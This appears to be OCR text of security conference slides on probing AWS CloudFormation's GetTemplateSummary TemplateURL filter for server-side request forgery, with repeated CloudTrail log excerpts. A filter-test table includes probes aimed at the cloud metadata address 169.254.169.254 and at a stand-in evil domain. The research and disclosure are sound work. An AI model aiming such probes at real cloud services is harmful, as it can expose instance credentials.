


```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=invalidurl HTTP/2
Host: console.aws.amazon.com
```




```
{
  "Error":{
    "message":"TemplateURL must be a supported URL.",
    "code":"ValidationError",
    "type":"Sender"
  }
}
```

URL filter



```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
https://cloudwatch-console-static-content-prod-iad.s3.us-east-1.amazonaws.com/67383f41a42cb44209d3042b7b87221a1bbcf2f6/customWid
gets/customWidgetEcho-js.yaml HTTP/2
```



```
{
  "declaredTransforms":null,
  "resourceIdentifierSummaries":[
    {
      "resourceType":"AWS::IAM::Role",
      "resourceIdentifiers":[
        "RoleName"
      ],
      "logicalResourceIds":[
        "lambdaIAMRole"
      ]
    },
    {
      "resourceType":"AWS::Logs::LogGroup",
      "resourceIdentifiers":[
        "LogGroupName"
      ],
      "logicalResourceIds":[
        "lambdaLogGroup"
      ]
    },
    {
      "resourceType":"AWS::Lambda::Function",
      "resourceIdentifiers":[
        "FunctionName"
      ],
      "logicalResourceIds":[
        "lambdaFunction"
      ]
    }
  ],
  "description":
  "Template to create demo Custom Widget Lambda function. Change the stack name to set
  r stack is created, go to the CloudWatch Console Add widget modal to continue with yo
```


CloudFormation’s GetTemplateSummary

GetTemplateSummary

PDF


Returns information about a new or existing template.

TemplateURL



TemplateURL

Location of file containing the template body. The URL must point to a template (max size: 460,800 bytes) that's located in an Amazon S3 bucket or a Systems Manager document. For more information about templates, see Template anatomy in the AWS CloudFormation User Guide.



TemplateURL

Location of file containing the template body.

located in an Amazon S3 bucket

URL	Filter
`https://cloudwatch...iad.s3.us-east-1.amazonaws.com/.../...echo-js.yaml`	Success
`http://...`	Success
`blabla://…`	Success
`http://169.254.169.254/`	*TemplateURL must be a supported URL*
`https://...:1337/...`	Success
`https://...@evil-domain.com/...`	*TemplateURL must be a supported URL*
`https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/existent`	*Template format error: unsupported structure*
`https://bluehat-test-bucket.../nonexistent`	*S3 Error: Access Denied*

Access Denie


```
https://bluehat                                    ss Denied
onexistent
```

```
<Error>
  <Code>A
  <Messag                                          e>
  <Reques                                          equestId>
  <HostId                                          Y81gFfBIe
</Error>
```


Back on the Cloud Trail

- Blackbox is hard
  - Nothing makes sense
- Let’s get back to CloudTrail

Back on the Cloud Trail




```
▼      2022-02-15T16:09:49.288+02:00       {"eventVersion":"1.08","userIdentity":{"type":"AssumedRole","principalId":"AROATR5Y66LESW6DXWHZZ:tzah@orca.security"
       {
           "eventVersion": "1.08",
           "userIdentity": {
               "type": "AssumedRole",
               "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security",
               "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security",
               "accountId": "244664169161",
               "accessKeyId": "ASIAI57WMM4Z4DORCQZA",
               "sessionContext": {
                   "sessionIssuer": {
                       "type": "Role",
                       "principalId": "AROATR5Y66LESW6DXWHZZ",
                       "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89",
                       "accountId": "244664169161",
                       "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"
                   },
                   "attributes": {
                       "creationDate": "2022-02-15T10:48:09Z",
```




```
    "invokedBy": "cloudformation.amazonaws.com"
},
"eventTime": "2022-02-15T14:05:46Z",
"eventSource": "s3.amazonaws.com",
"eventName": "GetObject",
"awsRegion": "us-east-1",
"sourceIPAddress": "cloudformation.amazonaws.com",
"userAgent": "cloudformation.amazonaws.com",
"requestParameters": {
    "bucketName": "bluehat-test-bucket",
    "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",
    "key": "existent"
},
```

Back on the Cloud Trail




```
▼    2022-02-15T16:09:49.288+02:00      {"eventVersion":"1.08","userIdentity":{"type":"AssumedRole","principalId":"AROATR5Y66LESW6DXWHZZ:tzah@orca.security"
     {
         "eventVersion": "1.08",
         "userIdentity": {
             "type": "AssumedRole",
             "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security",
             "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security",
             "accountId": "244664169161",
             "accessKeyId": "ASIAI57WMM4Z4DORCQZA",
             "sessionContext": {
                 "sessionIssuer": {
                     "type": "Role",
                     "principalId": "AROATR5Y66LESW6DXWHZZ",
                     "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89",
                     "accountId": "244664169161",
                     "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"
                 },
                 "attributes": {
                     "creationDate": "2022-02-15T10:48:09Z",
```




```
    "invokedBy": "cloudformation.amazonaws.com"
},
"eventTime": "2022-02-15T14:05:46Z",
"eventSource": "s3.amazonaws.com",
"eventName": "GetObject",
"awsRegion": "us-east-1",
"sourceIPAddress": "cloudformation.amazonaws.com",
"userAgent": "cloudformation.amazonaws.com",
"requestParameters": {
    "bucketName": "bluehat-test-bucket",
    "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",
    "key": "existent"
},
```


Back on the Cloud Trail




```
▼    2022-02-15T16:09:49.288+02:00       {"eventVersion":"1.08","userIdentity":{"type":"AssumedRole","principalId":"AROATR5Y66LESW6DXWHZZ:tzah@orca.security"
     {
         "eventVersion": "1.08",
         "userIdentity": {
             "type": "AssumedRole",
             "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security",
             "arn": "arn:aws:sts::244664169161:assumed-role/AWSReservedSSO_AdministratorAccess_4339bc356d359a89/tzah@orca.security",
             "accountId": "244664169161",
             "accessKeyId": "ASIAI57WMM4Z4DORCQZA",
             "sessionContext": {
                 "sessionIssuer": {
                     "type": "Role",
                     "principalId": "AROATR5Y66LESW6DXWHZZ",
                     "arn": "arn:aws:iam::244664169161:role/aws-reserved/sso.amazonaws.com/eu-central-1/AWSReservedSSO_AdministratorAccess_4339bc356d359a89",
                     "accountId": "244664169161",
                     "userName": "AWSReservedSSO_AdministratorAccess_4339bc356d359a89"
                 },
                 "attributes": {
                     "creationDate": "2022-02-15T10:48:09Z",
```



```
    "invokedBy": "cloudformation.amazonaws.com"
},
"eventTime": "2022-02-15T14:05:46Z",
"eventSource": "s3.amazonaws.com",
"eventName": "GetObject",
"awsRegion": "us-east-1",
"sourceIPAddress": "cloudformation.amazonaws.com",
"userAgent": "cloudformation.amazonaws.com",
"requestParameters": {
    "bucketName": "bluehat-test-bucket",
    "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",
    "key": "existent"
},
```




```
{
    "eventVersion": "1.08",
    "userIdentity": {
        "type": "AssumedRole",
        "principalId": "AROATR5Y66LESW6DXWHZZ:tzah@orca.security"
        "arn": "arn:aws:sts::244664169161:assumed-role/AWSReserve
        "accountId": "244664169161",
        "accessKeyId": "ASIAJXUETJDRPTURRLOA",
        "sessionContext": {
            "sessionIssuer": {
                "type": "Role",
                "principalId": "AROATR5Y66LESW6DXWHZZ",
                "arn": "arn:aws:iam::244664169161:role/aws-res
                "accountId": "244664169161",
                "userName": "AWSReservedSSO_AdministratorAcces
            },
            "attributes": {
                "creationDate": "2022-02-15T10:48:09Z",
                "mfaAuthenticated": "false"
            }
        },
        "invokedBy": "cloudformation.amazonaws.com"
    },
    "eventTime": "2022-02-15T14:36:48Z",
    "eventSource": "s3.amazonaws.com",
    "eventName": "GetObject",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "cloudformation.amazonaws.com",
    "userAgent": "cloudformation.amazonaws.com",
